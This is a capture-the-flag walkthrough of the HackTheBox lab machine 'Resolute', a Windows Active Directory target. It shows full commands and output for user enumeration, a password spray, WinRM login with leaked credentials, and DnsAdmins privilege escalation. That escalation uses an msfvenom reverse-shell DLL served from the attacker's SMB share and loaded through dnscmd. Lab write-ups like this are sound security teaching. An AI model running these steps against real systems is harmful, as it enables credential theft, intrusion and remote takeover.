
Resolute

at this machine we enum through rpcclient found hardcoded creds and by check the user it change it so trying password spray attack found an user keep this password so we get in and got first flag then find credentials in ps script file , this user in dns admin group so we can abuse this and upload dll file and config it to dns then get reverse shell back with system priv

lets start by recon



```
┌──(root㉿meow)-[~/htb/resolute]
└─# nmap 10.129.96.155 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-07 15:12 EDT
Nmap scan report for 10.129.96.155 (10.129.96.155)
Host is up (1.4s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-08-07 19:19:41Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h27m00s, deviation: 4h02m32s, median: 6m59s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-08-07T19:19:54
|_  start_date: 2023-08-07T19:13:12
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
```

while check smb with anonymous login there is no workgroups available

to by enum with rpcclient `rpcclient -N -U "" 10.129.96.155`

```
┌──(root㉿meow)-[~/htb/resolute]
└─# rpcclient -N -U "" 10.129.96.155
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
```

and check if any message leaved here with `querydispinfo`

```
rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

nice we got password now , but by checking this user it may that it changed

so i think that may user have this password so lets do password spray attack

by get list of the users while doing rpcclient and using crackmapexec we can do this `crackmapexec smb 10.129.96.155 -u users -p 'Welcome123!'`

```
┌──(root㉿meow)-[~/htb/resolute]
└─# crackmapexec  smb 10.129.96.155 -u users  -p 'Welcome123!'
SMB         10.129.96.155   445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\ryan:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\sunita:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\sally:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\fred:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\angela:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\ulf:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\stevie:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\claire:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\paulo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\steve:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\annette:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\annika:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\per:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [-] megabank.local\claude:Welcome123! STATUS_LOGON_FAILURE
SMB         10.129.96.155   445    RESOLUTE         [+] megabank.local\melanie:Welcome123!
```

nice we got user

```
┌──(root㉿meow)-[~/htb/resolute]
└─# crackmapexec  winrm 10.129.96.155 -u melanie  -p 'Welcome123!'
SMB         10.129.96.155   5985   RESOLUTE         [*] Windows 10.0 Build 14393 (name:RESOLUTE) (domain:megabank.local)
HTTP        10.129.96.155   5985   RESOLUTE         [*] http://10.129.96.155:5985/wsman
WINRM       10.129.96.155   5985   RESOLUTE         [+] megabank.local\melanie:Welcome123! (Pwn3d!)
```

and we can get in with winrm

```
┌──(root㉿meow)-[~/htb/resolute]
└─# evil-winrm -i megabank.local  -u  melanie -p Welcome123!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
 is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents> dir
```

```
*Evil-WinRM* PS C:\Users\melanie\desktop> dir


    Directory: C:\Users\melanie\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/7/2023  12:14 PM             34 user.txt


*Evil-WinRM* PS C:\Users\melanie\desktop> type user.txt
ab9959830041b053d463364955ce1737
```

and we got first flag

by some enum found `transcript` in hidden directory so we get it and found that it have hardcoded creds for ryan

```
┌──(root㉿meow)-[~/htb/resolute]
└─# cat PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

and we can log with it by winrm

by enum this user groups

```
*Evil-WinRM* PS C:\Users\ryan\desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

its member of dnsAdmins https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2 with this article we can get system

so lets first make dll file with msfvenom `msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.25 LPORT=9001 -f dll > shell.dll`

```
┌──(root㉿meow)-[~/htb/resolute]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.25 LPORT=9001 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
```

then open smbserver with `impacket-smbserver share ./`


then lets do this commands in ryan

```
dnscmd 127.0.0.1 /config /serverlevelplugindll \\10.10.16.25\share\shell.dll
```


```
sc.exe stop dns
```

```
sc.exe start dns
```

after restart the service we find this from smbserver and …



we got reverse shell back with system 👌🏻



and got root flag , thx for reading ^-^

for more reading : https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/password-spraying

https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb/rpcclient-enumeration

https://shellgeek.com/powershell-show-hidden-files/